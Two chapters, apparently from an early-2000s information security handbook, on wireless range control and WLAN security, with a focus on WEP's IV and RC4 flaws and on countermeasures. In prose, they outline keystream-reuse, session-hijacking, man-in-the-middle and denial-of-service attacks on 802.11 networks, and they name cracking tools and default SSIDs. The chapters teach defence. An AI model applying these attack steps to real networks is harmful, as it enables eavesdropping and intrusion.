Range refers to both the physical range and the temporal range. Physical range is easy — how far do the radio signals travel? Temporal range is also easy — what is the time that the system must be available — thus, exposed to threats?

The most obvious example of a threat due to physical range is the infamous "parking lot attack." The idea is that someone can access wireless communication networks from outside the building. The assumption is that a wired network is more secure because the physical range of the wires is known.

To define this concept, consider the *physical range* of the following networking technologies:

- Sneaker net (uses floppy disks to share information between computers)
- Local area network, LAN (Ethernet or Token Ring network of computers)
- Bulletin boards (dial-up terminal emulation and file transfer)
- Dial-up networking (connect to the LAN from home)
- Internet (terminal emulation, file transfer, and more)

Each of the above technologies has an expected physical range. For example, if most networks were of the "sneaker net" variety, then the range would seem quite limited. Past experience with early virus infections tells us that even a sneaker net may have a global reach.

It is a mistake to assume that the range of a wireless solution is known. It is important today to assume that the whole world can see and attempt to modify wireless communications. By designing countermeasures with this assumption in mind, it makes wireless and other technologies much easier to contend with.

Exhibit 28.1 shows a set of assumptions about the physical range of particular wireless technologies. These ranges can be extended using antennas, either by the controlling organization or by thrifty attackers. They also can be extended by bridging different technologies, such as connecting an 802.11b access point to a cellular phone for Internet access.

There are a few different components to temporal, or time-based, range control. In the example of Alice's wireless Internet connection, she could reduce her liability exposure by simply turning off her access point when she is not using it. Another example is the timely revocation of access rights to a device that has been reported stolen.

Exhibit 28.2 categorizes examples of technical and nontechnical countermeasures by physical and temporal range. The purpose is to help the information security practitioner consider the effectiveness of countermeasures with respect to the unique range control characteristics of wireless solutions.

EXHIBIT 28.1 Physical Range of Wireless Technology

Physical Range	Wireless Technology
Local	Infrared Bluetooth™ Wireless keyboards and mice Cordless phones
Regional	802.11 Special-purpose radio links (wireless serial cables?) Family radio systems (FRS) or citizens band radio
Global	Cellular phone (Internet access anywhere) FM/AM/shortwave radio Satellite communication

EXHIBIT 28.2 Range Control Countermeasures Matrix

Range Control Countermeasures Matrix		Control: Technical	Control: Nontechnical
Range	Physical	Radio spectrum analysis for rogue access point detection. Layer 2 or layer 3 device detection, (i.e., look for new MAC addresses)	Acceptable use policy Human review of new devices detected
	Temporal	Password expiration Certificate revocation Time-based access control lists Time-based authentication protocols Exception reports	Acceptable use policy Employee add/move/terminate procedures Human review of exception reports Convenience of high availability

Which *Policies* Can Help?

Information security policies, standards, and guidelines are key components in an information security management system. It is critical to define reasonable expectations for the mutual benefit of the users and the owners of the network. There are several policy elements that address some of the unique characteristics of wireless solutions.

One of the biggest differences in wired versus wireless solutions is mobility. Information, whether written or voice, is no longer constrained to the desktop or the office. It is imperative to inform users about the risks associated with enhanced mobility. Acceptable use policies are critical on any network. A wireless acceptable use policy defines the expectations for the reasonable use and protection of information. Consider elements such as when to use encryption and when to report a stolen or lost device.

Wireless-enabled devices are becoming so inexpensive that many people can afford to bring their own devices to work. To avoid liability, consider a "use at your own risk" policy for personal devices connecting to any company-provided wireless solutions. Be clear as to the level of protection that is or is not provided, such as firewall, virus protection, Internet content filtering, encryption of data in transit, etc. Include clear expectations as to who has a right to view or monitor the information as it travels across the organization's network.

Another interesting area of concern is that people can afford to bring their own wireless solutions to work. "Rogue access points" are but one example — where individuals extend a wired network by adding inexpensive and unauthorized access points. Be certain that there are strict policies regarding unauthorized wireless solutions. The best policy is to simply disallow any unauthorized wireless solutions from extending the range of the network. An authorization procedure should be put in place for the likely exceptions.

People can afford their own wireless devices and their own wireless access points. Additionally, people can afford their own wireless connectivity. For example, it used to be that everyone used the organization's phone system. Many times, there were acceptable use policies to cover items such as personal long distance calls. Procedurally, some organizations reviewed phone logs by extension to determine productivity loss due to personal phone calls. Today, employees bring their own cellular phones to work.

In the near future, people will bring their own broadband Internet access to work. This will limit the effectiveness of proxy server logs, filtering services, firewalls, and user activity measurement tools. Many organizations will want to adopt the passenger airplane policy of turning off all portable electronic devices. One reason is productivity. Another reason may be due to the interference that these devices may cause with other wireless solutions. A common example is found in the "no cell phones" signs in hospitals.

Finally, it is imperative to define policies and standards that may limit liability exposure for the wireless solution itself. For example, an organization with minimal CIA requirements may choose to require simple encryption to avoid being misconstrued as a "free network" for public use.

Where Does *Cryptography* Fit?

Wireless information security has less to do with wireless-specific encryption protocols than it might seem. Although properly implemented cryptographic protocols may be a necessary component in certain wireless solutions, wireless encryption protocols by themselves are seldom sufficient to provide adequate protection.

Cryptography can help with confidentiality and integrity. Confidentiality can be enhanced by encrypting or scrambling the information stream. Integrity can be enhanced by using authentication protocols to identify the users, clients, services, and data streams.

With rare exceptions, availability is unlikely to be enhanced using cryptographic techniques. Liability can be reduced through the concept of non-repudiation — where cryptographic techniques provide objective evidence that someone performed a particular action.

There is a wealth of documentation on the weaknesses of particular protocols. It seems there are countless standards-based or proprietary solutions that promise to fix the problems. "Get your silver bullets here!" Most of these solutions address well-known problems. Take the classic problem of key distribution. This problem, which is thought to be effectively solved with mathematical ingenuity, could be summarized by saying that it is difficult to share and distribute passwords. From a cryptography perspective, there are several approaches to solve this problem. From a practical perspective, the choices made often invalidate the effectiveness of the math. For example, if an organization uses a single WEP key to access the wireless network, one might ask how secret the key is if 10,000 people know it?

End-to-end encryption is often more important than the key length, block length, or other metrics that describe the relative strength of an encryption protocol. When evaluating cryptographic solutions, it is best to consider an end-to-end solution that is independent of the media. For example, in many cases, a Secure Socket Layer (SSL) connection or a virtual private network (VPN) tunnel is good enough for the Internet. Similar end-to-end authentication and encryption solutions provide more comprehensive coverage compared to wireless-only solutions.

Cryptography does play an important role in the security of wireless solutions. The main problem is that people do not really understand the limitations of cryptography. A popular physical example is to consider a lock on an office door. Everyone knows how to use a key to open the door. Fewer people understand how the tumblers work inside the lock. Most people understand that a more expensive lock may be more difficult to pick. The most important thing is that people recognize the limited effectiveness of any lock if it is installed on a glass door.

Cryptography works the same way. Most people can use a key. Fewer people need to understand the internal workings. Most people can understand that some attributes of encryption, such as key length, provide a higher level of protection. The challenge is to help recognize if the cryptographic "lock" is on a "steel door" or a "glass door."

Conclusion

The convenience of wireless connectivity is compelling. Despite known threats to the confidentiality, integrity, and availability of information, the demand is increasing for wireless communications. An information security practitioner should take a careful look at the purpose of a wireless solution, address common threats, implement reasonable policies, understand the concepts of range control, and carefully select an appropriate level of cryptography. Although it might seem crazy, it is possible to manage many of the risks associated with the tools designed for the culture of convenience.

References

William A. Arbaugh, Narendar Shankar, and Y.C. Justin Wan, Your 802.11 Wireless Network Has No Clothes. Internet, March 2001. http://www.netsys.com/library/papers/wireless.pdf.

Ross Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems.* John Wiley & Sons, New York, 2001.

Open ssh Project Home Page. Internet, November 2002. http://www.openssh.org/.

Bruce Schneier. *Applied Cryptography: Protocols, Algorithms, and Source Code in C, 2nd edition*. John Wiley & Sons, New York, 1996.

Wi-Fi Alliance Home Page. Internet, November 2002. http://www.weca.net/.

Weaknesses in the Key Scheduling Algorithm of RC4. Scott Fluhrer, Itsik Mantin, Adi Shamir. http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf.

The Unofficial 802.11 Security Web Page. http://www.drizzle.com/~aboba/IEEE/.

Netstumbler Home Page. http://www.netstumbler.org/.

Wireless LAN Security Challenge

Frandinata Halim, CISSP, CCSP, CCDA, CCNA, MSCE and Gildas Deograt, CISSP

The WLAN (wireless local area network) is getting more popular due to its simplicity and flexibility. In today's computing era, wireless installation is very easy and people are able to connect to a network backbone in a very short timeframe. Undoubtedly, wireless interconnection offers more flexibility than a wired interconnection. Using a wireless interconnection, people are able to sit in their preferred spot, step aside from a crowded room, or even sit in an open-air area and continue their work there. They do not have to check any wall outlet and, moreover, they do not have to see any network cables tailing to their device.

Following the proliferation of wireless technology, many Internet cafés started to offer a wireless Internet connection. Internet access areas are available in airports and other public facilities. People can also access their data in the server using their handheld devices while they walk to other rooms. Past visions of such wireless network technology have now become a reality.

However, in addition to the wide use of wireless technology throughout home-user markets, easily exploitable holes in the standard security system have stunted the wireless deployment rate in enterprise environments. Although many people still do not know exactly where the weaknesses are, most have accepted the prevailing wisdom that wireless networks are inherently insecure and nothing can be done about it. So, is it possible to securely deploy a wireless network in today's era? What exactly are the security holes in the current standard, and how do they work? Toward which direction will wireless security be heading in the near future? This chapter attempts to shed some light on these questions and others about wireless networking security in an enterprise environment.

A WLAN uses the air as its physical infrastructure. In reality, it is quite difficult to capture a complete set of traffic on the Internet because each network packet may go through different paths. However, some parties, like ISP employees or intelligence organizations, are likely to possess such ability. Moreover, people around the wireless neighborhood may be within the signal coverage area, and hence they can capture the WLAN traffic. Therefore, physical security in wireless technology is no longer as effective as it is on wired technology because there are no physical boundaries within wireless technology.

There are many new risks concerning WLANs, wherein certain security measures must be taken to preserve the confidentiality, availability, and integrity of information passing through a wireless interconnection. Hence, the level of convenience offered by WLAN technology will consequently be adversely affected. In fact, the only security offered by WEP as the current security feature defined in the 802.11 standard also has its own vulnerabilities. Furthermore, the easiness of installing a rogue (unauthorized) access point within a wireless system also introduces a new risk of backdoors to a system that bypass the perimeter defense system (e.g., firewall).

WLANs offer many challenges and this demands that security professionals creatively invent a defense-in-depth solution to answer those challenges. International standards organizations also have an increasing challenge to provide a secure and robust standard to the industry.

WLAN Overview

In 1997, the IEEE established a standard for wireless LAN products and operations based on the 802.11 wireless LAN standards. The throughput for the 802.11 standard was only 2 Mbps, which was below the IEEE 802.3 Ethernet standard of 10 Mbps. To make the standard more acceptable, IEEE then ratified the 802.11b standard extension in late 1999. The throughput in this new standard has been raised to 11 Mbps, thus making this extension more comparable to the wired equivalent.

The 802.11 standard and its subsequent extension, 802.11b, are operating under the unlicensed Industrial, Scientific, and Medical (ISM) band of 2.4 GHz. As with any of the other 802 networking standards, the 802.11 specification affects the two lower layers of the OSI reference model — the physical and data-link layers. There are some other devices operating in this band, such as wireless cameras, remote phones, and microwave ovens. In operation, the 802.11 standard defines two methods to control RF propagation in airwave media: frequency hopping spread-spectrum (FHSS) and direct sequence spread-spectrum (DSSS). DSSS is the most widely used; it utilizes the same channel for the duration of transmission. The band is divided into 14 channels at 22 MHz each, with 11 channels overlapping the adjacent ones and three nonoverlapping channels.

802.11 Extensions

Several extensions to the 802.11 standard have been either ratified or are in progress by their respective task group committees within the IEEE. Below are the three current task group activities that affect WLAN users most directly.

802.11b

802.11b operates at 2.4 GHz with a maximum bandwidth of 11 Mbps and is the most widely used implementation today. Both 802.11a and 802.11b standards have at least 30 percent of protocols overhead and errors. The 802.11b extension increases the data rate from 2 Mbps to 11 Mbps.

802.11a

802.11a is a WLAN standard that operates at 5.2 GHz with a maximum bandwidth of 54 Mbps. Because the frequency is higher, the effective transmission distance in 802.11a is consequently shorter than in 802.11b. Due to this disadvantage, many vendors try to adopt both technologies in order to derive the greatest benefit from them.

802.11g

802.11g is the compatibility standard between 802.11a and 802.11b, using the 2.4-GHz band and also 5 GHz while supporting 54-Mbps data transmission. This makes the standard backward compatible with 802.11b. It is also interesting because the 802.11b backward compatibility preserves previous infrastructure investments.

Other Extensions

- 802.11i deals with 802.11 security weaknesses, and, as of this writing, has not been completed.
- 802.11d aims to produce 802.11b, which works at another frequency.
- 802.11e works by adding a QoS capability to enhance audio and video transmission on an 802.11 network.
- 802.11f tries to improve the roaming mechanism in 802.11 to offer the same mobility as cell phones.
- 802.11h attempts to provide better control over the transmission power and radio channel selection to 802.11a.

Wireless LAN Working Mode

There are two possibilities of how to operate WLAN network access: ad hoc mode (Exhibit 29.1) and infrastructure mode (Exhibit 29.2). Ad hoc mode is used for PC-to-PC direct connection.

The ad hoc mode is simply multiple wireless clients in communication with each other as peers in the range of a radio signal. It is spontaneously created between the wireless clients. All processes are handled by a station, as there are no access points (APs) in this mode. An AP will deny any association and will cause a failed authentication when the wireless client is explicitly configured to use ad hoc mode.




EXHIBIT 29.1 Ad hoc mode wireless LAN.

During implementation, WLAN bridge products are based on the infrastructure mode for PC-to-AP (network) connection.

As shown in Exhibit 29.2, the infrastructure mode consists of several clients talking to one or more APs that act as a distribution point. The AP will then act as a permanent structure and provide connectivity between the client and the wired network. Because an AP handles the connectivity control, the infrastructure mode offers several security protections, which are discussed further below.

As previously described, the 802.11 standard uses an unlicensed Industrial-Scientific-Medical (ISM) 2.4-GHz band, which is divided into 15 channels. (In some countries, legislation may limit the use of all available channels. For example, it might allow only the first 11 channels.) Wireless clients automatically scan all the channels to identify any listening channel by finding any available Access Points. If the parameter settings are matched, the connectivity will be established and users may use the network resource.

To differentiate one network from another, the 802.11 standard defines the Service Set Identifier (SSID). SSID makes all components under the same network use the same identifier and form a single network. Consequently, the components from different networks will not be able to talk to each other. This is similar to assigning a subnet mask for a particular network group. An AP will take only a transmitted frame with the same SSID and will disregard the others. An SSID can consist of up to 32 characters.




EXHIBIT 29.2 Infrastructure mode wireless LAN.

The 802.11 standard network uses a special transmission method called Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA). This media access sharing method is similar to the CSMA/CD method used by the 802.3 standard. The CSMA/CA method will listen to airwaves for any activity. If there is no activity detected, it will send the frame to airwaves. If the sender detects a collision, it will wait for a random time and then resend the frame. According to the recent and wide implementation of 802.11b, the bandwidth used by the system is up to 11 Mb per access point. Regarding the CSMA/CA sharing method, the real bandwidth used is divided among all users on that frequency. One can add another access point in the same area using different frequency channels (a maximum of three channels) to increase the network bandwidth.

Association Process

A process called an "association process" is needed to connect a network device to an AP. During this process, each device will authenticate to each other, similar to the handshake process in other protocols. The step-by-step process, shown in Exhibit 29.3, is as follows:

- *Unauthenticated and unassociated.* The client searches and selects a network name, called the SSID (Service Set Identifier).
- *Authenticated and unassociated.* The client does authentication with the access point.
- *Authenticated and associated.* The client sends an association request frame to the access point and the access point replies to the request.

Exhibit 29.3 shows this process.

There are two optional mechanisms during the authentication process: open authentication and shared key authentication. In open authentication, the client must know the SSID value and the WEP keys, if WEP is activated. The process will begin without any previous handshake and will use the SSID and WEP key value in the frame. In shared key authentication, wireless clients must first associate before they can use the access point to connect to a network. The association process starts with the client sending an association request to an Access Point. The access point will then reply with a challenge (some random cleartext) to the client. The




EXHIBIT 29.3 Association process.

client will have to encrypt the challenge with its WEP key and send back the response to the access point. The access point then decrypts the response and compares the result with the challenge. If they are matched, then both are authenticated. However, this authentication process is vulnerable to a known plaintext attack.

WLAN Security

In 1997, when the 802.11 standard was ratified, the authors were aware that this system needed privacy protection. That is why this standard is equipped with a security and privacy solution to make it equal to its traditional solution, which is the wired network. That is also where the name for the privacy solution "Wired Equivalent Privacy" originated. The idea was not to provide the most robust security solution, but only to provide an equivalent level of privacy to that offered by the wired network and thereby prevent standard eavesdropping.

WEP uses a 64-bit RC4 encryption algorithm, which consists of a 40-bit key and a 24-bit initialization vector (IV). The two available methods to use WEP keys are to use four shared different keys between stations and the access point or to use a key mapping table where each MAC will have a dedicated key.

Many papers have proven that there is an inadequate security mechanism offered by WEP keys. It is quite easy to attack the WEP and it is difficult to manage the keys. Changing the hard-coded keys in the station configuration frequently will not be suitable in a large WLAN deployment. Stolen devices and malicious users are just two examples of how the secret keys can be leaked out.

How WEP Works

Let's look at the step-by-step process of WEP to get more insight into how WEP actually works. Initially, the message will go through an integrity check process to ensure that the message is not changed due to the encryption process or a transmission error. The 802.11 standard uses CRC-32 to produce an integrity check value (ICV). The ICV will then be added to the end of the original message, and this combination will be encrypted at once. The next step is to create the key stream; in this case, WEP will use RC4 as its stream cipher encryption. The key stream generated by RC4 uses a combination of a random 24-bit initialization vector (IV), which is then added into the 40-bit secret key (declared in the authentication process). Both the 64-bit IV and secret key will then become the input for the RC4 algorithm and produce a key stream called a WEP pseudo-random number generator (PRNG). The WEP PRNG length is the same as the message plus the ICV. Once the stream cipher is working, the message and the ICV are XORed to produce a ciphertext. This ciphertext, together with the IV and key ID, are then ready to be transmitted. The key ID is an eight-bit value, consisting of six bits with a static value of zero and two bits for the actual key ID value. The key ID is used to figure out which one of the four secret keys (previously entered into both the access point and the client) is used to encrypt the frame. Now we can see that WEP only uses 40 bits of the secret key effectively; on the other hand, it uses a 64-bit input to generate the key stream. It is the 24-bit IV at the beginning of the key that has created a cryptographic flaw, as it is transmitted in plaintext and in the small IV space. Exhibit 29.4 shows this process.

IV Length Problem

The first standard for WEP, as defined in the 802.11 standard, is to use a 24-bit IV. This can lead to attacks due to the short length of the IV. A 24-bit length will produce approximately 16 million possible IVs. For an 11-Mbps wireless network, available IVs are used up in a few hours and will force the system to reuse previous IV values. It will then be up to the vendors to choose which IV selection method to use, because it is not defined yet within the standard. Some vendors use an incremental value starting from 00:00:00 during the device initialization and then incrementing by 1 until it reaches FF:FF:FF. This is similar to the TCP sequence number incrementation method from UNIX legacy. This IV collision problem can lead to cryptographic flaws, such as key stream reuse and the known plaintext attack.




EXHIBIT 29.4 WEP encryption.

Wired Equivalent Protocol Version 2

Realizing the many problems within the standard, the IEEE then proposed an improvement for WEP security. WEP 2 uses a 128-bit key with the same RC4 algorithm and provides for mandatory Kerberos support. Despite the increased key length, it still uses the same IV length, which results in a 104-bit shared key and a 24-bit IV. Because the IV bit length is still the same, the entire problem related to the short IV length, such as known plaintext attacks and key stream reuse, will still be relevant. Furthermore, denial-of-service attacks and rogue access point problems are not yet solved in this new version of WEP. Hence, WEP 2 does not really solve the cryptographic flaw in the previous WEP.

RC4 Cryptographic Flaw

Further insight into the RC4 algorithm has revealed several problems associated with the RC4 stream cipher algorithm, as mentioned by the Cryptography Newsgroup in 1995. In 2001, Fluhrer, Mantin, and Shamir described the weaknesses of the key scheduling algorithm in RC4 — that is, the invariance weakness and the IV weakness. Invariance is the presence of numerous weak keys, where a small number of the keys are used to generate a major portion of the bits of the key scheduling algorithm (KSA) output. The second weakness — the IV weakness — is related to the common technique used to prevent a stream cipher from using the same key for all encryption sessions by using a different variable. This variable is commonly called the initialization vector, which is combined with the secret key to be used as input for RC4 algorithm and produce a PRNG. When the same IV is used with a number of different key stream values, the secret key can be extracted by analyzing the initial word of the key stream. Shamir et al. once demonstrated how to conduct a ciphertext attack to break an RC4 algorithm in WEP. This vulnerability also applies to the enhancement of WEP in WEP version 2. The Fluhrer, Mantin, and Shamir analysis was also proved by Adam Stubblefield of Rice University and John Ioannidis and Aviel Rubin of AT&T Labs in August 2001. In their research and with the permission of their administrator, Stubblefield and Ioannidis were able to crack WEP and pull out the secret key within a few hours. Although Stubblefield did not put the source code in his paper, there are several tools available on the Net to do it, such as Airsnort and WEPCrack. This software automates the process of secret key gathering and allows people without any knowledge of cryptography to attack WEP.

Some Attacks on WLAN

Keystream Reuse

One important thing to obtain to crack WEP-encrypted packets is the key stream, which can be extracted by XORing the ciphertext with the plaintext. This key stream can then be used to decrypt the WEP-encrypted packets as long as it is the one associated with the index value used during that particular communication session. There are two possible methods to obtain both the plaintext and ciphertext, along with its associated index value. The first method involves assuming that an attacker is able to send stimulus plaintext packets through the victim access points and is able to get the associated ciphertext by capturing the communication

traffic between the victim access points. When the associated ciphertext can be obtained, the particular index value used during this particular WEP-encrypted session will also be obtained because the index value information is available within the frame header. This information, the index value and the key stream, is then kept in a reference library. This process is then performed many times until the library contains all the possible index values along with the associated key stream. Once the attacker has this complete library, any WEP-encrypted packets passing through the victim access points can then be decrypted by XORing the ciphertext with a particular key stream obtained from the library and based upon the particular index value used during that particular session. The other method involves obtaining both the plaintext and ciphertext, along with the particular index value, sent during the initial association process. To have the complete library containing the key stream with its associated index value, this initial association process needs to occur many times. Such a circumstance can be set by sending a disassociation process to one of the points so that the already-established WEP-encrypted communication will be disconnected and another initial association process will need to occur.

Session Hijacking

Even after the client successfully performs the authentication and association processes, an attacker may still be able to hijack the client session by monitoring the airwaves for the client frame. By spoofing the access point information, an attacker can send a disassociation frame to the client, which will cause the client's session to be disconnected. Then, the attacker can establish a legitimate connection with the access point on behalf of the client and continue accessing the network resources. This session hijacking can occur in a system with no WEP activated. Unfortunately, the 802.11 standard does not provide any session-checking mechanism, and hence it creates the possibility for an attacker to hijack the session. The access point also does not know whether or not the original wireless client is still connected or whether or not the remote client is fake.

Man-in-the-Middle Attack

Basically, this type of attack is similar to a session hijacking attack, especially at the beginning of the process. Initially, the attacker will need to listen and monitor the airwaves. After adequate information is successfully gathered, the attacker will send a disassociated frame to the victim client. The client will send broadcast probes and try to re-associate itself. The attacker will answer the request using fake access-point software to answer the re-associate request. In the next phase, the attacker will try to establish an association with the real access point by spoofing the client's MAC address. If the real access point accepts the association, then the attacker can intercept and alter the information exchanged between the victim client and the access point. This type of attack may still occur although a MAC address-filtering scheme has been applied, as it is not very difficult to spoof a MAC address. This problem arises because the 802.11 standard only describes one-way authentication.

Denial-of-Service Attack

Because the airwaves are used as the transmission medium, the WLAN and its versions are very likely to be vulnerable to a denial-of-service (DoS) attack. The goal of a DoS attack is to make a remote system unavailable so that legitimate clients will not be able to use the victim computing resource. A high noise attack that uses a radio jamming technique by sending a strong transmission power on a transmission band can disturb the radio frequency propagation. All airwave-based connections on that particular frequency will then be broken. This disturbance can also accidentally happen, such as interference by other products like phones, WLAN cameras, etc. A similar attack is the traffic injection attack, where the WLAN is using the CSMA/CA mechanism and the attack uses the same radio channel as the target network. The target network will then accommodate the new traffic. This particular threat is getting worse because the attacker can send a broadcast disassociation frame in a very short period of time.

Common WLAN Security Problems

A Service Set Identifier (SSID) is an identifier used by WLANs to differentiate one network from another. The SSID provides the first level of security that differentiates corporate networks from others. That is why an SSID value should be managed carefully. It should not be predictable or incorporate any known word, but should

use letter-type combinations and other best practices for password creation. Usually, an access point is initially configured with a default SSID value such as "tsunami" for Cisco Aironet AP, "3com" or "101" for 3Com, and "linksys" for Linksys AP. Most engineers realize this but are too lazy to change it.

Another problem arises because many network personnel think that a stronger signal is better. Their objective is that the client must be able to receive a good signal level in as many places as possible. Such thought will introduce a higher exposure because attackers will be able to capture the traffic from the road or the parking area. Signal coverage should become an important point of consideration when implementing a wireless LAN. Several Internet sites even reveal how to make a strong signal interceptor from a Pringles® can and some PVC.

Connecting a WLAN access point into an internal network requires careful consideration because any failure can cause the entire network to be compromised. Improper implementation might also let an attacker bypass security defense systems, such as a firewall or an intrusion detection system (IDS). During product evaluation and testing, the WLAN device is attached directly to the internal network with its default configuration to see its life performance. Most engineers do not realize that by doing this, their corporate network may be compromised through this unsecured device during evaluation.

WEP, as the security feature currently available, is not really widely used. A survey conducted by Worldwide Wireless Wardrive reveals that many organizations install WLANs without using any security protection. Most implementations do not even use simple encryption. Another reason why WEP technology is not incorporated in most WLAN implementations is the connectivity mindset that believes that as long as the link connection is working properly, then the engineers' job is done. They do not pay much attention to the security aspect. Some engineers even refuse to configure WEP because they do not want to face additional difficulties.

Another reason is key management. WEP has a bad reputation because some WEP-supported products require entering the WEP key in hexadecimal while some other products accept alphanumeric characters. The inconsistency and difficulties of entering keys in a hexadecimal product are getting worse because WEP keys need to be changed periodically. WEP keys are stored in the access point and laptop. This leads to a chance that other users accessing this laptop may figure out the WEP configuration keys. Hence, the key protection mechanism is vulnerable, especially if the laptop is stolen. Every accident happening to the keys will require the keys to be renewed; and for preventive reasons, the key can be periodically refreshed. Imagine the problem with the current WEP if the administrator has to change the keys for hundreds of users. The final reason to drop WEP is that when WEP is enabled the throughput will decrease up to 50 percent.

Some problems exist when the ad hoc mode is used and the clients act as a bridge to the wired network. An attacker can try to enter the network by passing all the firewall and VPN protection. It is a problem similar to the split-tunnel in a VPN client. Therefore, it is not recommended to use ad hoc mode together with 802.3 Ethernet within a single device.

Countermeasures for WEP Limitation

The IEEE, the author of the 802.11 series, has accepted the standard protocol for WLAN by developing a task group to fix the security problem in the current protocol. The task group is working on the security protocol assigned the name 802.11i, which is expected to be finalized in early 2004. Meanwhile, vendors offer their own solutions to securing the 802.11 implementations. Organizations have to know the existing solution today and choose one that fits their needs in order to have a secure implementation of WLAN.

One solution is to provide an additional security protocol at the network layer, which is IP Security (IPSec). A mature security protocol like IPSec can overcome the weaknesses of WEP and should be jointly implemented to provide another layer of defense. However, the implementation of IPSec is a little more complex because each client will have to install an IPSec client in order to connect to the IPSec gateway. This gateway should be placed between the access point and the wired network. Operating systems that are already equipped with the IPSec feature will offer more advantages, as the process will be more transparent and use a single credential with the system logon. Examples of such operating systems include Windows 2000 and Windows XP. For a bridging solution, the implementation is easier because it will only consist of a pair of WLAN connected sites where the IPSec implementation will occur just after the WLAN bridge.

Some vendors have adopted the Extensible Authentication Protocol (EAP) defined in IEEE 802.1x, which is also called Robust Security Network (RSN). EAP uses a challenge–response scheme. An access point can open a port access only if the use has been authenticated. The access point will pass the challenge–response process between the client and the RADIUS server. The authentication process is done on the network layer

instead of the data-link layer. Several vendors are adopting this solution as an acting solution until the 802.11i standard is finalized. The EAP access points, by default, provide backward compatibility for clients that do not support RSN. This can lead to a new problem because, despite the recognition of RSN as a better security mechanism, the backward compatibility feature can still bypass it. The other limitation is the absence of mutual authentication between client and authenticator (AP), which mistakenly assumes that every access point can always be trusted. Other solutions are emerging in security equipment made by companies specializing in WLAN security, such as BlueSocket, Cranite Systems, Fortress Technologies, ReefEdge, and Vernier Networks. Some of them even offer appliances that can be installed between a WLAN network and a wired network. Examples include the solutions from BlueSocket, SMC, and Vernier Networks. Others offer software-based security solutions, such as NetMotion, ReefEdge, and Cranite Systems. Most of these systems provide an identification mechanism for users who need to get access into their organization resources by providing an authentication server or passing it to another authentication server like RADIUS.

Despite the weaknesses and risks associated with WEP, it is still possible to deploy a secure WLAN implementation by implementing several additional security configurations. The ease of cracking WEP-encrypted traffic is getting worse with the emergence of several tools that can automatically crack it. Hence, a WLAN must be considered an untrusted network. Non-built-in security features may be used in addition to securing the network with firewalls and IDSs.

Design Architecture and Implementation Guidelines

It is assumed that most security officers (hopefully this includes system and network administrators) understand the value of a security policy, yet many do not show much interest in starting work on it. As previously discussed, WLANs offer plenty of vulnerabilities and risks. Although an organization may not have a WLAN yet, it would be a good practice to have a policy on it. This is equivalent to the company information monitoring policy although the company may not yet really conduct information surveillance.

